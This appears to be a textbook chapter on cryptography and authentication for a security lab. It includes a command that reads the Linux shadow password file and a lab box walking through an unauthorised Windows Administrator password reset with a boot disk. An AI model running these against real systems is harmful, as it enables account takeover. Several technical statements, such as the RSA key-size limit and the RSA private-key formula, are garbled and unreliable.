Before we go too far with symmetric encryption, let's first define some basic terms and describe how the general process works. Consider, for instance, that I have bought a shiny new bike and want to secure it with a combination lock. This might be a problem because I usually have a hard time remembering numbers without writing them down. Encryption may offer a solution. The actual combination is 3-12-62. Let's call that the *message*. To keep the message from being exposed in clear text, I am going to need to use an *algorithm*. The algorithm is going to be addition. Finally, I need a *cryptographic key*. Let's use the number 18. Together, the algorithm and the key can be used to secure the message (combination) by simply adding 18 to each of the numbers so that the encrypted value becomes 21-30-80. With the encrypted value determined, I can actually even write the value 21-30-80 on the back of the lock. I just have to remember to subtract 18 off of each of the numbers to decrypt the encrypted message and retrieve the correct combination. If I decide to let a friend use the bike, I can simply tell him what the key and algorithm are and he can combine that knowledge with the encrypted data to decrypt the original combination. Although modern cryptographic systems may not always be this straightforward, the overall process remains the same.




**Figure 7-2** Symmetric encryption.

Symmetric encryption uses what are known as dual-use keys. This means that the same keys can be used to lock and unlock data. Symmetric encryption is the oldest form of encryption, and some basic examples include Scytale and Caesar's cipher. Symmetric encryption provides confidentiality. Confidentiality is ensured because only the individuals who have the keys know the true contents of the message.

This requires a secure key exchange: the weakness of symmetric key encryption is that it requires a secure key exchange. Movement of the secret key from one party to another must typically be done in some type of out-of-band method. Here's an example. If I email the key, anyone who can access the email can potentially intercept the key. Perhaps I could send the key written on a postcard. Here again, the postman or anyone else who has access to the mail can intercept the key and thereby compromise the security of the encrypted information. Because of this, an out-of-band key exchange must be used. A common out-of-band method is in-person delivery.

Symmetric encryption also suffers from scalability issues. If I need to communicate details about this chapter to the publisher and nine other people in a secure manner, for example, the total keys needed would be calculated as follows: $N(N - 1)/2$, or $10(10 - 1)/2 = 45$ keys. As this demonstrates, key management becomes the second big issue when dealing with symmetric encryption.

Before you start to think that there's only bad news here, there are actually some good features of symmetric encryption. Symmetric encryption is fast and very hard to break if a large key is used. Symmetric algorithms include the following:

- **AES** — All good things must end, and that is what NIST decided in 2002 when Rijndael replaced DES and became the new U.S. standard for encrypting sensitive but unclassified data.
- **Blowfish** — This is a general-purpose symmetric algorithm intended as a replacement for the Data Encryption Standard (DES) algorithm.
- **DES** — Data Encryption Standard once was the most common symmetric algorithm used. It has now been officially retired by the National Institute of Standards and Technology (NIST).
- **IDEA** — International Data Encryption Algorithm is a block cipher that uses a 128-bit key to encrypt 64-bit blocks of plaintext. It is used by PGP (Pretty Good Privacy).
- **RC4** — Rivest Cipher 4 is a stream-based cipher. Stream ciphers treat the data as a stream of bits.
- **RC5** — Rivest Cipher 5 is a block-based cipher. RC5 processes data in blocks of 32, 64, or 128 bits.
- **Rijndael** — This is a block cipher adopted as the Advanced Encryption Standard (AES) by the U.S. government to replace DES.

- **SAFER —** Secure and Fast Encryption Routine is a block-based cipher that process data in blocks of 64 and 128 bits.

By themselves these symmetric algorithms may not seem that exciting. Their value to us when building a lab is how they can be applied as security solutions. For example, consider PGP. Phil Zimmerman initially developed PGP in 1991 as a free email-security application. This was big news at the time, as the U.S. government brought criminal charges against him, accusing him of exporting munitions. Charges were eventually dropped and PGP, while not a standard, has gained huge support throughout the industry. PGP works by using a public-private key system that uses the IDEA algorithm to encrypt files and email messages. It provides a means of using encryption with email and overcomes the vulnerability of clear text communication.

## *Data Encryption Standard*

DES is worth our examination because it is an established standard and has been used extensively in many different products. DES grew out of an early-1970s project that was originally developed by IBM. IBM and NIST took IBM's original encryption standard, known as Lucifer, and modified it to use a 56-bit key. The revised standard was endorsed by the National Security Association (NSA). The DES standard was published in 1977 and was released by the American National Standards Institute (ANSI) in 1981.

DES is a symmetric encryption standard that is based on a 64-bit block. DES processes 64 bits of plaintext at a time to output 64-bit blocks of ciphertext. DES uses a 56-bit key and has four common modes of operation: Electronic Codebook (ECB) mode, Cipher Block Chaining (CBC) mode, Cipher Feedback (CFB) mode, and Output Feedback (OFB) mode.

All four modes use the 56-bit key. Although the actual standard reports the key to be 64 bits, 8 bits are actually used for parity; their purpose is to ensure the integrity of the remaining 56 bits. Therefore, for all practical purposes, the key is really only 56 bits long. Each 64-bit plaintext block is separated into two 32-bit blocks and then processed by the 56-bit key. The plaintext is processed by the key through 16 rounds of transpositions and substitutions. Now let's examine how DES can be implemented.

### Electronic Codebook Mode

ECB is the native encryption mode of DES. Although it produces the highest throughput, it is also the easiest form of DES encryption to break. If used with large amounts of data, it can be attacked easily because the same plaintext encrypted with the same key will always produce the same ciphertext. This is why it is best used on small amounts of data such as the encryption of PINs at ATMs.

### Cipher Block Chaining Mode

The CBC mode of DES is widely used and is similar to ECB. CBC processes 64-bit blocks of data but takes some of the ciphertext created from the previous block and inserts it into the next one. This process is called *XORing*; it makes the ciphertext more secure and less susceptible to cracking. CBC is aptly named because data from one block is used in the next; therefore, the blocks are chained together. As they are chained, any error in one block can be propagated to others. This may make it impossible to decrypt that block and the following blocks, too.

### Cipher Feedback Mode

CFB is a stream cipher that can be used to encrypt individual characters. Although it is a stream cipher, it is similar to OFB in that previously generated ciphertext is added to subsequent streams. Because the ciphertext is streamed together, errors and corruption can propagate through the encryption process.

### Output Feedback Mode

OFB is also a stream cipher. Unlike CFB, OFB uses plaintext to feed back into stream of ciphertext. Transmission errors do not propagate throughout the encryption process. An initialization vector is used to create the seed value for the first encrypted block. DES XORs the plaintext with a seed value to be applied with subsequent data.

## *Triple DES*

To extend the usefulness of the DES encryption standard, something had to be done. On first thought, you might be thinking that if DES is good, then double DES must be twice as good. Unfortunately, that is not the case, as double DES is susceptible to a meet-in-the-middle attack. The solution was to move to triple DES (3DES). 3DES can use two or three keys to encrypt data, depending on how it is implemented. Although it is much more secure, it is up to three times as slow as 56-bit DES. Below you will see some of the ways in which Triple DES can be implemented.

- DES EEE2 uses two keys. The first key is reused during the third round of encryption. The encryption process is performed three times (encrypt, encrypt, encrypt).
- DES EDE2 uses two keys. Again, the first key is reused during the third round of encryption. Unlike DES EEE2, DES EDE2 encrypts, decrypts, and then encrypts.
- DES EEE3 uses three keys and performs the encryption process three times.
- DES EDE3 uses three keys but operates by encrypting, decrypting, and then encrypting the data.

### Advanced Encryption Standard

Rijndael (which is pronounced as ''rain doll'') was chosen by NIST to be the replacement for an aging DES. Rijndael serves as the Advanced Encryption Standard (AES). Rijndael is a block cipher that supports variable key and block lengths of 128, 192, or 256 bits. It is considered a fast, simple, robust encryption mechanism. Rijndael is also known to be very secure. Even if attackers used distributed computing and invested millions of dollars in computing power, AES should be resistant to attacks for many years to come. Therefore, it is the symmetric algorithm of choice when high security is needed.

## One-Way Functions (Hashes)

As mentioned previously, one of the things cryptography offers its users is the capability to verify integrity. Just consider the following situation. You attend a local community college where you are taking a security class. One of your classmates offers you a copy of a CD with free security tools. While you accept the disk, you're a little leery of what is really on the disc. So, you take the disc home and before you run any of the tools, you look them up on the Web. One of the tools has the following listed on the creator's web site.

```
Security bundle v0.27 security bundle-0-27.zip
(MD5: 53c77733109f3d7b33a5143703e8cf05)
```

Notice the MD5 sum? Wanting to make sure that the tools were not tampered with, you take the tools on the CD and run a hashing tool (such as MD5sum). Here is the result:

```
Security bundle v0.27 security bundle-0-27.zip
(MD5: 36c757722109a4c1a21a9123394e8as95)
```

Notice how the MD5sums are different? This verifies that there is a difference between the two tool sets. Although it might just be a different version, it may also mean that the tools you were given on the CD were tampered with.

The MD5sums shown above are examples of message digests. Message digests are produced by using one-way hashing functions. They are not intended to be used to reproduce the data. The purpose of a digest is to verify the integrity of data and messages. A well-designed message digest examines every bit of the data while it is being condensed, and even a slight change to the data will result in a large change in the message hash. The message digest (MD) and secure hash (SHA) family of message digests are some of the most well known.

Hashes are unique in the way they are one-way. It's nearly impossible to derive the original text from the hash string. It is easy to compute in one direction yet hard to reverse. Not all hashes are considered of the same strength. Both MD4 or MD5 hash algorithms are considered weak because hash collisions have been demonstrated for both algorithms, which effectively breaks their usefulness in the eyes of the cryptographic community.

### *MD Series*

All the MD algorithms were developed by Ron Rivest. These have progressed through the years as technology has advanced. The original was MD2, which was optimized for 8-bit computers and is somewhat outdated. It has also fallen out of favor because MD2 has been found to suffer from collisions. MD4 was the next to be developed. The message is processed in 512-bit blocks, and a 64-bit binary representation of the original length of the message is added to the message. As with MD2, MD4 was found to be subject to possible attacks. That's why MD5 was developed: it could be considered an MD4 with additional safety mechanisms. MD5 processes a variable-size input and produces a fixed 128-bit output. As with MD4, it processes the data in blocks of 512 bits. MD5 has also been broken.

### *SHA*

SHA, SHA-1, and SHA-2 are a family of secure hashing algorithms that are similar to MD5. It is considered the successor to MD5. SHA produces a 160-bit message digest. SHA-1 processes messages in 512-bit blocks and adds padding, if needed, to get the data to add up to the right number of bits. SHA1 has only 111-bit effectiveness. SHA-1 is part of a family of SHA algorithms, including SHA-0, SHA-1, and SHA-2. SHA-0 is no longer considered secure, and SHA-1 is also now considered vulnerable to attacks. Safe replacements are those found in the SHA-2 family, including SHA-256 or SHA-512.

## Public Key Encryption

*Public key encryption* is a type of cryptography also known as asymmetric cryptography. Public key cryptography is unlike symmetric encryption, in that it uses two unique keys, as shown in Figure 7-3. One key is used to encrypt the data, and the other is used to decrypt it. One of the most important features of asymmetric encryption is that it overcomes one of the big barriers of symmetric encryption: key distribution.

The way asymmetric encryptions works is that if I want to send my client a message, I use my client's public key to encrypt the message. When my client receives the message, he uses his private key to decrypt it. So, the important concepts here are that if the message is encrypted with a public key, only the matching private key will decrypt it. The private key is generally kept secret, whereas the public key can be given to anyone. If properly designed, it should not be possible for someone to easily deduce the private key of a pair if he or she has only the public key.




**Figure 7-3** Asymmetric encryption

Public key cryptography is made possible by the use of one-way functions. A one-way function or trap door is a math operation that is easy to compute in one direction yet next to impossible to compute in the other. This difficulty, depending on what type of asymmetric encryption used, is either based on the discrete logarithm problem or factoring large number into the prime number originally used. As an example, if you are given two large prime numbers, it is easy to multiply them. However, if you are only given the product, it is most difficult or impossible to find the factors in a decent time with today's processing power.

The trap-door function allows someone with the public key to reconstruct the private key if he knows the trap-door value. Therefore, anyone who knows the trap door can perform the function easily in both directions, but anyone lacking the trap door can perform the function only in one direction. The forward direction is used for encryption and signature verification, and the inverse or backward direction is used for decryption and signature generation. We have people like Dr. W. Diffie and Dr. M. E. Hellman to thank for helping develop public key encryption; they released the first *key-exchange protocol* in 1976.

### RSA

RSA was developed in 1977 by Ron Rivest, Adi Shamir, and Len Adleman at MIT. The name is based on their initials. Although RSA is much slower than symmetric encryption cryptosystems, it offers secure key exchange and is considered very secure. RSA has to use prime numbers whose product is much larger that 129 digits for security, as 129-digit decimal numbers have been factored using a number field sieve algorithm. RSA public and private keys are generated as follows:

1. Choose two large prime numbers of equal length, p and q, and compute $p \times q = n$, which is the public modulus.

2. Choose a random public key, e, so that e and (p − 1)(1q − 1) are relatively prime.
3. Compute e × d = 1 mod (p − 1)(q − 1), where d is the private key.
4. Thus, d = e − 1 mod [(p − 1)(q − 1)].

From these calculations, (d, n) is the private key and (e, n) is the public key. The plaintext, P, is thus encrypted to generate ciphertext C, as follows:

```
C = Pe mod n, and is decrypted to recover the plaintext, P, as P = Cd mod n
```

Typically, the plaintext will be broken into equal length blocks, each with fewer digits than n, and each block will be encrypted and decrypted.

Cryptanalysts or anyone attempting to crack RSA would be left with a difficult challenge because of the difficulty of factoring a large integer into its two factors. Cracking the key would require an extraordinary amount of computer processing power and time. RSA supports a key size up to 2,040 bits.

### Diffie-Hellman

Diffie-Hellman was one of the first public key-exchange algorithms. It was developed for key exchange, not for data encryption of *digital signatures*. The Diffie-Hellman protocol allows two users to exchange a secret key over an unsecure medium without any prior secrets.

Diffie-Hellman has two system parameters: p and g. Both parameters are public and can be used by all the system's users. Parameter p is a prime number, and parameter g, which is usually called a *generator*, is an integer less than p that has the following property: For every number n between 1 and p − 1 inclusive, there is a power k of g such that $g^k$ = n mod p. For example, when given the following public parameters:

p = prime number

g = generator

Generating equation y = $g^x$mod p

Alice and Bob can securely exchange a common secret key as follows:

1. Alice can use her private value ''a'' to calculate $y^a$ = $g^a$mod p.
2. Also, Bob can use his private value ''b'' to calculate $y^b$ = $g^b$mod p.
3. Alice can now send $y^a$ to Bob, and Bob can send $y^b$ to Alice. Knowing her private value, a, Alice can calculate $(y_b)^a$, which yields $g^{ba}$mod p.
4. Similarly, with his private value, b, Bob can calculate $(y_a)^b$ as $g^{ab}$mod p.

Because $g^{ba}$mod p is equal to $g^{ab}$mod p, Bob and Alice have securely exchanged the secret key.

Diffie-Hellman is vulnerable to man-in-the-middle attacks because the key exchange does not authenticate the participants. To alleviate this vulnerability, digital signatures should be used. Diffie-Hellman is used in conjunction with several authentication methods, including the Internet Key Exchange (IKE) component of IPSec.

### El Gamal

El Gamal is an extension of the Diffie-Hellman key exchange. It can be used for digital signatures, key exchange, and encryption. El Gamal consists of three discrete components: a key generator, an encryption algorithm, and a decryption algorithm. It was released in 1985. Its security rests in part on the difficulty of solving the discrete logarithm problems.

### Elliptic Curve Cryptosystem

Although it is not as fast as the systems mentioned previously, Elliptic Curve Cryptosystem (ECC) is considered more secure because elliptic curve systems are harder to crack than those based on discrete log problems. Elliptic curves are usually defined over finite fields, such as real and rational numbers, and implement an analog to the discreet logarithm problem. An elliptic curve is defined by the following equation:

$y^2 = x^3 + ax + b$ along with a single point O, the point at infinity.

The space of the elliptic curve has properties where

- Addition is the counterpart of modular multiplication.
- Multiplication is the counterpart of modular exponentiation.

Thus, given two points, P and R, on an elliptic curve, where P = KR, finding K is the hard problem known as the elliptic curve discreet logarithm problem.

ECC is being implemented in smaller, less powerful devices, such as cell phones and handheld devices.

## Hybrid Cryptosystems

A hybrid cryptosystem is a method of encryption that combines both symmetric and asymmetric encryption to take advantage of the strengths of each type of encryption. Nearly all modern cryptosystems work this way as you get the speed of secret key cryptosystems and the ability of key exchange of public key cryptosystems. The public key cryptosystem is used as a key encapsulation scheme and the private key cryptosystem is used as a data encapsulation scheme. The system works as follows. If Michael wants to send a message to the publisher, he does the following:

1. Michael generates a random private key for data encapsulation scheme. We will call this the session key.

2. Michael encrypts the message with the data encapsulation scheme using the session key that was generated in step one.
3. Michael encrypts the session key using the publisher's public key.
4. Michael sends both of these items, the encrypted message and the encrypted key, to the publisher.
5. The publisher uses their private key to decrypt the session key and then uses the session key to decrypt the message.

**IN THE LAB**

**Encryption is one way to counter the risks of clear text communication. Consider email, which is really just plaintext that anyone can easily intercept and read. If you were sending sensitive corporate documents or results from a vulnerability assessment, regular email really would not be a good choice. You can mitigate the risks of clear text email by using encryption. Two popular products are PGP and the open source GNU Privacy Guard (GnuPG). GnuPG is free and can be used on either your Windows or Linux lab systems for review and analysis. If you have a sniffer, such as Wireshark (`www.wireshark.org`), load it up and let it run while you send a normal clear text email. You will be able to see the text as it leaves the local computer. Next, download GnuPG from `www.gnupg.org`. After installing it, you will need to create a key and passphrase.**

**After everything is entered, the systems will generate the keys. This will take some time. Once the keys are generated, you can distribute your public key to someone else and create your first encrypted message. Running Wireshark again as the encrypted message is sent will verify that it is no longer clear text.**

## Authentication

Authentication is the act of proving an identity, whereas identification is the process of distinguishing yourself specifically. Identification is commonly performed by entering a username. Authentication can be performed in several different ways. These include the following:

- **Something you know** — Passwords
- **Something you have** — Tokens, smart cards, and certificates
- **Something you are** — Biometrics

As a security professional who's building his or her own security lab, you should understand the different ways that authentication is performed and how it relates to security.

The most common type of authentication is accomplished by means of passwords. Many use some form of encryption or hashing process. Others, such as FTP, actually send passwords in clear text. Authentication can also be verified through a challenge-response mechanism. Other means of authentication include public key infrastructure (PKI), tokens, and biometrics. Each of these is discussed in the following sections.

## Password Authentication

Passwords are the oldest and simplest form of authentication; they've been used throughout the centuries. Passwords predate the computer era. Consider the patron of a speakeasy in the 1920s. The entrance usually required a password or secret knock at the door. Technically, passwords are secret keys, and of the three types of authentication discussed above they are the most widely used.

Password authentication typically fails because the account holder loses control of the password; the password is weak, simple, and easy to guess; or the authentication system is not designed securely so that passwords are not protected in transit. Passwords present a big problem.

For password-based authentication to be effective, passwords cannot be written down on Post-it Notes or shared with others. This presents a real problem because people are not good at remembering random complex passwords. Most of us lack the cognitive ability to create dozens of unique, unrelated passwords. When given the choice, most individuals choose easy passwords. As an example, consider the new employee who has been asked to come up with several login passwords. Does the employee invent hard-to-remember, complex passwords or something that can be easily remembered when he returns to work the next day? Most individuals will choose something easy rather than risk forgetting the password and creating a bad first impression. These statements can be backed up with the following data. A Gartner study performed in 2000 reported the following facts about passwords:

- 90 percent of respondents reported having passwords that were dictionary words or names.
- 47 percent used their own name, the name of a spouse, or pets' names.
- 9 percent used cryptographically strong passwords.

### *Password Hashing*

To prevent hackers from capturing your password from your computer's hard disk, most passwords are not stored in clear text. Most modern operating systems such as Microsoft Windows or Linux encrypt the password and store it in some form of a hashed equivalent to keep it from being revealed. Using a hashing function ensures that the process cannot be reversed to directly decrypt the password.

**Table 7-1** Windows Authentication Methods

| AUTHENTICATION NAME | DESCRIPTION |
|---|---|
| LM Authentication | Based on DES. Used by 95, 98, and Me. |
| NTLM | Based on DES and MD4. Used until NT Service Pack 3. |
| NTLM v2 | Based on MD4 and MD5. Used post NT Service Pack 2. |
| Kerberos | Developed by MIT. First implemented in Windows 2000. |

Windows supports many authentication protocols, including those used for network authentication, dialup authentication, and Internet authentication. For network authentication and local users, Windows supports Windows NT Challenge/Response, also known as NT LAN Manager (NTLM). Table 7-1 shows some of the authentication schemes.

To maintain backward compatibility, Microsoft allows the older authentication schemes to still be used. The NTLM authentication is particularly vulnerable as it truncates the password to 14 characters, converts the password to uppercase, and pads the result if the total length is fewer than 14 characters. Finally, to make matters worse, the password is divided into two seven-character fields. The two hashed results are concatenated and stored as the LM hash, which is stored in the Security Accounts Manager (SAM). To get some idea of how this can cause real problems, consider the password Michael123:

1. When this password is encrypted with the LM algorithm, it is converted to all uppercase, MICHAEL123.
2. Then, the password is padded with null (blank) characters to make it 14 characters long, MICHAEL123 _ _ _ _.
3. Before this password is encrypted, the 14-character string is divided into two 7-character pieces, MICHAEL and 123 _ _ _ _.
4. Each string is encrypted individually, and the results are concatenated together.

With the knowledge of how LM passwords are created, examine the two following password entries that have been extracted from the SAM.

```
Kirk: 1001:
B82135112A43EC2AAD3B431404EE:
DHSC47322ADARZE67D9C08A234A8:

Spock: 1002:
B81A4FB0461F70A3B435B51404EE:
AFGWERTB7CDE33E43A1202B8DA37:
```

Notice how each entry has been extracted in two separate character fields. Can you see how the first half of each portion of the hash ends with 1404EE? This is the padding and is how password-cracking programs know the length of the LM password. It also aids in reducing password-cracking time. Just consider our original example of Michael123. If extracted, one character field will hold Michael, while the other only has 3 characters: 123. Cracking 3 characters, or even 7, is much easier than cracking a full 14. Windows has moved on to more secure password algorithms. In Windows 2000 Service Pack 2 and in later versions of Windows, a setting is available that lets you prevent Windows from storing a LAN Manager hash of your password.

All this talk of Windows authentication might have you wondering how Linux authentication works. Most versions of Linux, such as Red Hat, use MD5 by default. If you choose not to use MD5, you can typically opt during installation to use another form of authentication, such as DES. DES limits passwords to eight alphanumeric characters. By default, Linux stores the passwords in either the `etc/passwd` or the `etc/shadow` file. Storing passwords in the `/etc/shadow` file provides some additional security because only root has access. To give you a better idea as to how this file is configured, here is an entry from an `/etc/shadow` file:

```
root:$1$Gti/eO.e$pFDVMe9QAc5MLvJrJovEq.:0:0:root:/root:/bin/bash
```

The format of the shadow file is

```
Account_name:Password:Last:Min:Max:Warn:Expire:Disable:Reserved
```

If you are logged in as root and would like to see the shadow passwords on your BackTrack Linux system, use the following command:

```
more /etc/shadow
```

Another interesting fact about Linux systems is that the passwords use salts. Salts are needed to add a layer of randomness to the passwords. Because MD5 is a hashing algorithm, this means that if I used startrek for my password and another user uses startrek for his password, the encrypted values would look the same. A Linux salt can be one of 4,096 values and helps further scramble the password. Under Linux, the MD5 password is 32 characters long and begins with $1$. The characters between the second and third $ represent the salt. In the preceding example, the value is Gti/eO.e. Passwords created in this way are considered to be one-way. There is no easy way to reverse the process. Figure 7-4 demonstrates how Linux creates this value.

Regardless of what operating system you are using, you can increase security by using longer passwords, ones greater than 14 characters. Along with this, you should consider requiring users to use passphrases. As an




**Figure 7-4** Linux salting.

example, P00ch will never be a #1 dog is much longer than your typical password and uses uppercase letters, lowercase letters, numbers, and special characters. It's much more difficult for an attacker to crack and is relatively easy to remember. If the computer systems within your control can support passphrases, you should work toward documenting this control in the password policy. Just remember that any change to password policy needs to be communicated to all users. Periodically, users need to be reminded of the importance of observing good password policies.

### *Challenge-Response*

Password hashes work well on computer systems, but what about when authentication over the network is required? If a password hash is used and an attacker can intercept the hash, it would be trivial to simply replay it to gain access at a later point. Challenge-response authentication defeats replay by encrypting the hashed password using secret key encryption. A challenge-and-response authentication session works like this:

1. The client computer requests a connection to the server.
2. The server sends a secret value or nonce to the client.
3. The client encrypts the secret value using a hashed password and transmits the result to the server.
4. The server decrypts the secret using the stored hashed password and compares it to the original secret value to decide whether to accept the logon.

Figure 7-5 shows an example of this process.

Challenge-response systems can be either asynchronous or synchronous. Asynchronous authentication is not based on time and is not synchronized to an authentication server. It works basically as described in Figure 7-5.



I know the PIN is 5309.
I also know the PIN is 5309.
The PIN divided by 9 should result in a remainder of 8.
1. Let's communicate.
2. Let me make sure it is you. Please divide 5309/9 and tell me the remainder.
3. The remainder is 8.
4. Correct answer! Let's talk.

**Figure 7-5** Challenge-response authentication.

Synchronous systems are synchronized to the authentication server. This means that each time a client authenticates itself, the passcode or authentication is valid for only short period of time. If an attacker is able to intercept the authentication packets, they will do the attacker little good because they would have to be replayed almost immediately. After that small window of opportunity, it would have no value to an attacker. An example of a type of synchronous system is RSA's SecurID. SecurID changes user passwords every 60 seconds. Asynchronous and synchronous systems work because the hashed password is never transmitted over the network; only a random value and an encrypted random value are sent.

## Session Authentication

Unlike challenge-response, session authentication validates users once and creates a session value that represents that authentication. This form of authentication is widely used on web sites. Instead of passing an actual username and password, session authentication is passed by either cookies or query strings to the server. Session authentication ensures that after authentication has occurred, all subsequent communications can be trusted. An example of session authentication via cookies is shown here:

```
HTTP/1.1 302 Found
Date: Sat, 09 Sep 2006 16:09:03 GMT
Server: Apache/2.0.48 (linux) mod_ssl/2.0.48 OpenSSL/0.9.8a PHP/4.4.0
X-Powered-By: PHP/4.4.0
Set-Cookie: authenticate=1232531221
Location: index0.php
Content-Length: 1927
Content-Type: text/html; charset=ISO-8859-0
```

The line above that has `Set-Cookie: authenticate=1232531221` is where the actual authentication value is being passed. Each time a user moves to a subsequent page, the cookie value is used to authenticate the user.

## Public Key Authentication

Public key authentication is a method of using public keys to authenticate users. This form of authentication can be seen in services such as Secure Sockets Layer (SSL), Transport Layer Security (TLS), Pretty Good Privacy (PGP), and even Public Key Infrastructure (PKI).

## Public Key Infrastructure

PKI overcomes many of the issues that occur when dealing with unknown parities on the Internet. When dealing with brick-and-mortar businesses, we can see the store, talk to the employees, and get a good look at how they do business. Internet transactions are much less transparent. We can't see who we are dealing with, don't know what type of operation they really run, and might not be sure that we can trust them.

PKI is a framework that consists of hardware, software, and policies that exist to manage, create, store, and distribute keys and digital *certificates*. The components of this framework include the following:

- The Certificate Authority (CA)
- The Registration Authority (RA)
- The Certificate Revocation List (CRL)
- Digital certificates
- A certificate distribution system

### *Certificate Authority*

The best analogy of a CA is that of the Department of Motor Vehicles (DMV). This is the state entity that is responsible for issuing a driver's license, the gold standard for physical identification. If you cash a check, go to a nightclub, or catch a plane, your driver's license will be the one document universally accepted at all these locations to prove your identity. CAs are like DMVs; they vouch for your identity in a digital world. VeriSign, Thawte, and Entrust are some of the companies that perform CA services.

Now, a CA doesn't have to be an external third party; many companies tackle these responsibilities by themselves. Regardless of who performs the services, the following steps must be performed:

1. The CA verifies the request for certificate with the help of the RA.
2. The individual's identification is validated.
3. A certificate that verifies that the person matches the public key that is being offered is created by the CA.

## Registration Authority

The RA is like a middleman; it's positioned between the client and the CA. Although the RA cannot generate a certificate, it can accept requests, verify a person's identity, and pass along the information to the CA for certificate generation.

RAs play a key role when certificate services are expanded to cover large geographical areas. One central CA can delegate its responsibilities to regional RAs, such as having one RA in the United States, Canada, Mexico, and Brazil.

## Certificate Revocation List

Just as with a driver's license, digital certificates might not always remain valid. Individuals might leave the company, information might change, or someone's private key might be compromised. For these reasons, the CRL must be maintained.

The CRL is maintained by the CA, which signs the list to maintain its accuracy. Whenever problems are reported with digital certificates, they are considered invalid and the CA has the serial number added to the CRL. Anyone requesting a digital certificate can check the CRL to verify the certificate's integrity.

## Certificate-Based Authentication

Certificates are simply digital signatures that have been ''signed'' using the digital signature of some trusted authority, thus creating a ''chain'' of authentication.

### Digital Certificates

Digital certificates are at the heart of the PKI system. The digital certificate serves two roles. First, it ensures the integrity of the public key and makes sure that the key remains unchanged in a valid form. Second, it validates that the public key is tied to the stated owner and that all associated information is true and correct. The information needed to accomplish these goals is added into the digital certificate. Digital certificates are formatted to the X.509 standard. The most current version of X.509 is version 3. One of the key developments in version 3 was the addition of extensions. Version 3 includes the flexibility to support other topologies such as bridges and meshes. It can operate as a web of trust much like PGP.

Digital signatures are based on public key cryptography and are used to verify the authenticity and integrity of a message. Digital signatures are created by passing a message's contents through a hashing algorithm. The hashed value is encrypted with the sender's private key. Upon receiving the message, the recipient decrypts the encrypted sum and then recalculates the expected message hash. These values should match to ensure the validity of the message and prove that it was sent by the party believed to have sent it, because only that party has access to the private key.

### Digital Signature Algorithm

Things are much easier when we have standards, and that is what the Digital Signature Algorithm (DSA) was designed for. The DSA standards were proposed by NIST in 1991 to standardize Digital Signature Standards (DSS). The DSA digital signature algorithm involves key generation, signature generation, and signature verification. It uses SHA-1 in conjunction with public key encryption to create a 160-bit hash. Signing speeds are equivalent to RSA signing, but signature verification is much slower. The DSA digital signature is a pair of large numbers represented as binary digits.

**IN THE LAB**

**The risks of weak encryption are real, yet even with encryption in place nothing trumps physical access. Anytime someone can get physical access to a system there is the chance they can bypass the authentication and encryption schemes. As an example of this, consider the program bootdisk, available at `http://home.eunet.no/pnordahl/ntpasswd`. It is billed as a Windows password-recovery tool but can also be used to bypass authentication and reset the Administrator password.**

**To demonstrate this In the Lab, you will need a Windows 2000 or XP computer. Download the program. There are two versions that have been developed; one is a floppy-disk version and the other is a CD. As long as your system can boot via one of these two methods, you can use this tool to demonstrate the unauthorized change of the Administrator password. For the floppy-disk method you will need several blank floppies; simply copy the zip file onto an empty floppy. You will not unzip the zip file. Depending on your hardware, you might only need one of the driver sets or the other available at the web site. Insert one of the driver floppies when asked for it after booting; the zip file will be unzipped to memory. At that point you will be stepped through the process of resetting the Administrator password. Once this is completed, reboot the system and try the new password that was entered. If that's successful, the system will boot normally.**

**You can mitigate this risk by removing floppy drives and configuring BIOS to not allow the system to boot from CD. You should also consider who has physical access to key or critical servers.**

# Biometrics

*Biometric authentication* uses sensors to detect patterns that uniquely identify a person, such as facial features, fingerprints, handprints, blood vessels in the eye, and so on. Therefore, biometrics is a means of authentication that is based on a behavioral or physiological characteristic that is unique to an individual. Biometric systems work by recording information that is very minute and individual to a person. When the biometric system is first used, the system must develop a database of information about the user. This is considered the enrollment period. When the enrollment is complete, the system is ready for use. So, if an employee then places his hand on the company's new biometric palm scanner, the scanner compares the ridges and creases found on the employee's palm to the one that is identified about the individual in the device's database; this information is compared to make a decision if the employee is or is not granted access.

